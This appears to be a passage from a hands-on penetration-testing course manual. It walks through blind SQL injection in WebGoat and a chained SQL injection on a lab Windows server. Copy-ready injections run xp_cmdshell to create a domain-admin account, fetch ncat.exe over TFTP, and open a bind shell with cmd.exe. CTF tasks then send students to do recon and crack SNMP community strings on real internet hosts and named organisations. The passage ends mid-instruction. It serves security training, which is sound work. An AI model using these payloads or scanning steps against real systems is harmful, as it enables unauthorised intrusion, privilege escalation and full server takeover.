


Figure 19.39 - Selecting the Blind Numeric SQL Injection exercise

Based on the instructions, we are to find the value in the *field* **pin** which is part of the *table* **pins** for the *row* with the **cc_number** of **1111222233334444.**

So behind this form there is a database with a table named “pins”, which has a field named “pin”, which also has a row named “cc_number”. And we have a known credit card number. The form we’re presented with is basically created to check a number to see if it’s a valid account number. There is probably a field in the database named “account_number” or something like that. But we don’t know that for sure, and right now it’s not required that we know it, as we’re simply using this part of the form to create a query to try and access other parts of the database.

You’ll want to make sure you turn the intercept function off in the Burp Suite proxy before starting this exercise.

First let’s do a simple test and find out if we can quickly discern the approximate number of valid accounts. Change the 101 in the field to 102 and hit the *Go* button.

It should have returned the message to inform you that 102 is a valid account. Repeat this with 103, 104, etc.

Notice how with the 104 number being entered the message changes to say the account number is not valid. Now got down from 101. Try 100, then 99 and continue down until you get the invalid account number message again. What you should have figured out is that the valid account numbers appear to range from 101 to 103. Now for the blind part. Since we know some valid account numbers, we can try to use them to pass other commands to the database on the backend.

Enter the following query in the form field:

```
101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 100);
```

Now go ahead and hit the *Go* button. Immediately you should see that the message that confirms a valid account number returns again. This means that what we've just said is "TRUE" as far as SQL is concerned.

Figure 19.40 - "Account number is valid" message returned

So what we know now is that pin for the given credit card number is greater than 100. Awesome! That really narrows it down, right? ☺

Now let's repeat that with a higher number. Change the number at the end of your query from 100 to 1000. Then hit *Enter* again.




Figure 19.41 - Changing query value to 1000

When you hit the *Go* button, the "Account number is valid" response remains. So that means we now know the credit card PIN is more than 1000.

Now change the value to 10000. Hit *Go* again.




Figure 19.42 - Response changed after we changed the value to 10000 at the end of the query

Whoa! We got a different response. This means that we just said something to SQL that's not true. Essentially, the PIN we're looking for is not greater than 10000, but it is more than 100.

Let's try to narrow it down some more. Try changing the value to 5000. What response do you get?

Response should have been Invalid account number. Which means the PIN we're searching for is not greater than 5000.

Let's cut that in half. Change the value to 2500. Hit *Go*. The response we get back is still Invalid account. So we know it's less than (or equal to) 2500.

Next try the value of 2200. You should see that it now says Valid Account number again.




Figure 19.43 - 2200 returns a valid account number response.

Before looking below at the answers, keep incrementing and decrementing the value until you find out what the PIN is. If you can't figure it out after a few minutes, keep following this lab.

Change the value to 2250. Hit *Go* again. You should that we get a valid account number response again. Now try 2260. It should return valid again. Next try 2265. This brings us another valid account response. Try 2275.

Ok. I think you get the point here! Let's speed up the process. Just understand that you might have to spend hours doing this in the real world to eventually find what you're looking for. Try the value of 2363. It should return that it's a valid account number.




Figure 19.44 - The value of 2363 returning the valid account number response

Now try 2364.

We get an invalid account number response.




Figure 19.45 - The value 2364 returning invalid account response

So if the PIN for the credit card number *is* greater than 2363, but *not* greater than 2364, then we can assume the actual pin is 2364. Since we know that pins are not typically used in decimal notation, it has to be a whole number that is

more than 2363 but not more than 2364. There's only one whole number that meets that criteria. 2364! Problem solved. Blind Injection accomplished.

Go ahead and claim your prize by entering the string 2364 into the form field. See below.




Figure 19.46 - Completion of exercise

Go ahead and exit WebGoat and Burp Suite. Once you're completely out of these two programs, double click the *startWebservices.cmd* file on the Windows Server 2012 R2 VM desktop. When it's done, confirm by hitting any key when it tells you to hit any key to continue. Next click on *Start > Administrative Tools > Services*. In the resulting services list, find *World Wide Web Publishing Service*. Right-click it and select *Start*.

Next click *Start > Administrative Tools > Internet Information Services (IIS) Manager*.




Figure 19.47 - Accessing Internet Information Services Manager

Drill down to find *Default Web Site*. Right-click it, select *Manage Site*, then select *Restart*, or *Start* if restart is not active.




Figure 19.48 - Restarting or Starting IIS back up

Getting all these settings back is necessary to start the next lab.

End of Lab

Lab 20 - SQL Injection Chained exploit

In this lab we will be combining some of the other techniques we've learned with SQL Injection to show just how serious attacks can be when combined. We will first go through process of validating that we're able to do basic database manipulation through injection. Then we'll graduate to executing OS commands via the Extended Stored Procedure, xp_cmdshell. This series of attacks will ultimately lead to full control of the OS via SQL injection.

For this lab you'll need your **Kali Linux VM** and the **Windows Server 2012 R2 VM**.

Go ahead and open a command shell on your Kali Linux VM and start Iceweasel by typing the command *iceweasel*.

```
iceweasel
```

In Iceweasel, browse to the following website by entering the IP address of your Windows Server 2012 R2 VM and the path shown.

```
http://192.168.x.x/sql/client2.htm
```

Remember to use your Windows Server 2012 R2 VM IP address. You'll be presented with the Juggy Bank login page.




Figure 20.1 - Juggy Bank login

One of the first things we'll want to do is try and figure out what type of SQL database we'll be working against. We might be able to get this information by

breaking a query and causing some type of error message. Type a single quote into the login field and click the Submit button. You should get a message that looks like the following:

```
Microsoft OLE DB Provider for ODBC Drivers error
'80040e14'

[Microsoft][ODBC SQL Server Driver][SQL
Server]Unclosed quotation mark after the character
string '' and password = ''.

/sql/login.asp, line 5
```

The bolded portion is the relevant part of this error message. Looks like it's going to be Microsoft SQL. Let's start by seeing if we can verify that the xp_cmdshell stored procedure is in use. Enter the following into the login field.

```
';exec master..xp_cmdshell "dir c: > c:\inetpub\wwwroot\enum.txt";--
```

In this command we are attempting to execute the xp_cmdshell stored procedure, using it to send a *dir* command to the OS, then telling it to write the results of the *dir* command to a file named *enum.txt* that will be stored in the *c:\inetpub\wwwroot* directory. This is so we can browse to it directly if the command works. Go ahead and click *Submit*.

You should be greeted with the following:

Figure 20.2 - SQL Injection access denied message.

Believe it or not, the access denied is usually a good sign when it comes to SQL Injection because it typically means your SQL instructions actually made it to the database and wasn't filtered or "sanitized" out.

Let's now test to see if the directory listing was written. In Iceweasel type the following to browse to the file that was just created:

```
http://192.168.x.x/enum.txt
```

You should see the following:




Figure 20.3 - Successful viewing of the injection created directory listing

Great! It worked. Now we need to see if we're able to add a user account to active directory. Enter the following injection to try and create a user account:

```
';exec master..xp_cmdshell "net user hack P@ssw0rd$ /ADD";--
```

Go ahead and hit the *Submit* button. You should again be greeted with the access denied message.

Let's visit the Windows Server 2012 R2 VM and verify that the account was created. On your Windows Server 2012 R2 VM click *Start* > *Administrative Tools* > *Active Directory Users and Computers*.

In the resulting dialog, look to see if you're able to find the hack account you just created.




Figure 20.4 - Starting Active Directory Users and Computers




Figure 20.5 - Locating the hack account.

While here, go ahead and double click the *Domain Admins* group near the top. Now click the *Members* tab. You should see that your hack account is *not* a member of the Domain Admins group.

Next let's go back to the Kali Linux VM and continue our injection adventures. We will now attempt to add the hack account to the Domain Admins group. Enter the following injection to add hack to the domain admin group:

```
';exec master..xp_cmdshell "net Group ""Domain Admins"" hack /ADD";--
```

Go ahead and submit it.

Next go back to the Windows Server 2012 R2 VM and check the Domain Admins group as you did before. You should see that your newly created hack account is a domain administrator now. This means, just that quickly, your hack account owns the entire domain!

Let's step it up a notch. In this step we will try and upload *ncat* to the Windows Server 2012 R2 VM, start ncat as a listener, then connect to it from the Kali Linux VM and enjoy command shell access.

First, go to your Kali Linux VM command shell. Let's copy Ncat to the */srv/tftp* directory:

```
cp /usr/share/ncat-w32/ncat.exe /srv/tftp
```

Next, enter the *ls* command against the */srv/tftp* directory. You should see the *ncat.exe* file there.

```
ls /srv/tftp | grep ncat.exe
```




Figure 20.6 - Locating ncat

Next we'll need to make sure our TFTP server is running. Enter this command to start it, and have it use the */srv/tftp* directory as it location for putting and pulling files:

```
atftpd --daemon --port 69 /srv/tftp
```

Now go back to your Iceweasel browser and continue your injection attack with this injection. Make sure you're entering your Kali Linux VM IP in the *tftp* command.

```
';exec master..xp_cmdshell "tftp –i 192.168.x.x get ncat.exe";--
```

Go ahead and submit it. As usual, you should see the access denied message. Now we want to verify that *ncat* actually made it over. Let's run a directory command again and see if it's there.

```
';exec master..xp_cmdshell "dir ncat.exe > c:\inetpub\wwwroot\cat.txt";--
```

Now in Iceweasel, enter the following URL to see if *ncat.exe* shows up in the directory listing file you just created:

```
http://192.168.x.x/cat.txt
```




Figure 20.7 - Ncat showing up in the list

As we can see, it appears Ncat is there. So now we're ready to go ahead and try to run it, so we can gain command line access.

Enter this final injection:

```
';exec master..xp_cmdshell "ncat –l –p 700 –e cmd.exe"; --
```

In this injection we're telling Ncat to listen on port 700 and bind to cmd.exe. Go ahead and submit it.

At this point your browser will appear to freeze. That's ok. Now open another command shell on your Kali Linux VM. Type the following command:

```
ncat 192.168.x.x 700
```

Make sure the IP address you enter is the IP address of your Windows Server 2012 R2 VM. You should be greeted with a command line.




Figure 20.8 - Successful command line access

Game is officially over…

End of Lab

Capture the Flag Exercises

The capture the flag exercises are designed to test your ability to take some or all of the labs and techniques you learned throughout the day and use them to solve the problems and answer the questions presented in each CTF.

Before asking for help from your instructor spend a few minutes trying to figure out how to accomplish the task on your own. But do remember, it is certainly ok to ask for help!

Important Rule:
You should only scan one port at a time on the internet devices.
NO MASSIVE SCAN OF ALL PORTS SCANS! THAT IS CONSUMES A LOT OF BANDWIDTH AND WILL SLOW EVERYONE DOWN!

Good Luck!

Capture the Flag 1 – Day 1

Use whois, dig, dnsrecon, onesixtyone, and snmpenum to answer:

1. Who is the contact person listed for infosecintitute.com?

2. What are the authoritative DNS servers for infosecinstitute.com?

3. What MX records are you able to find for infosecinstitute.com?

4. Does the 216.92.251.5 ip address belong to infosecinstitute.com? Does the entire range 216.92.251.1- 216.92.251.254 belong to infosecinstitute.com?

5. Answer questions 1, 2, and 3 for cat.com, usbank.com, and cnn.com. Answer question 4 for cat.com, usbank.com, and cnn.com using those organization's IP address ranges.

6. For usbank.com, in their 170 network range, see if you can find anything related to mortgages, sap, and federal reserve, and elanfinancialservices.

7. Does elanfinancialservices appear to be another domain and/or company? Who appears to own elanfinancialservices.com? How did you come to this conclusion?

8. Who appears to own onlineclientreporting.com?

9. As a Mississippi State University Alum, the author is the the sworn enemy of the University of Mississippi aka Ole Miss. He is planning to launch an attack against them but needs some recon help in finding anything related to backbone, helpdesk, redmine, failover, potentially on their network. See if you can identify these devices using again only whois, dig, and dnsrecon.

10. There is a server on the internet at 107.22.82.124. Using onesixtyone033 and any of the dictionaries in your onesixtyone directory, see if you can crack this server's SNMP community string. What is the string?

11. Using this cracked string, generate a list of running processes on this victim. Do this by figuring out how to use the snmpenum.pl perl script in the snmphacking directory on your Kali Linux VM.

Capture the Flag 2 – Day 2

Use nmap, dig, onesixtyone, and snmputil to answer the following questions.

Scan your Windows Server 2012 R2 VM for all open ports. Answer the following questions.

1. Does there appear to be any Microsoft SQL Service running on it? What version of SQL is running there?

2. Search the internet to see if you can find at least 1 vulnerability for this service.

3. What is running on port 135 on your Windows Server 2012 R2 VM?

4. Search the internet to see if you can find any vulnerabilities related to that service.

5. Does the server on the internet sitting at the ip address of 107.22.82.124 have Microsoft RDP open? How did you make this determination?

6. Does this server have port 80 open? If yes, what web server appears to be running there?

7. Does this server have MS SQL running on it? If so what version? What about DNS?

8. Is port 80 open on the server at 54.226.131.45?

9. Does the 54.226.131.45 device have ssh open? Does it have ftp open? Does it appear to have a SQL Server running? What do you think the owned device's operating system is (best guess)?

Capture the Flag 3 – Day 3

1. Revert your Windows Server 2012 R2 VM back to its parent snapshot. Open a command prompt on your Windows Server 2012 R2 VM and type the following command (use your actual name in place of johndoe):

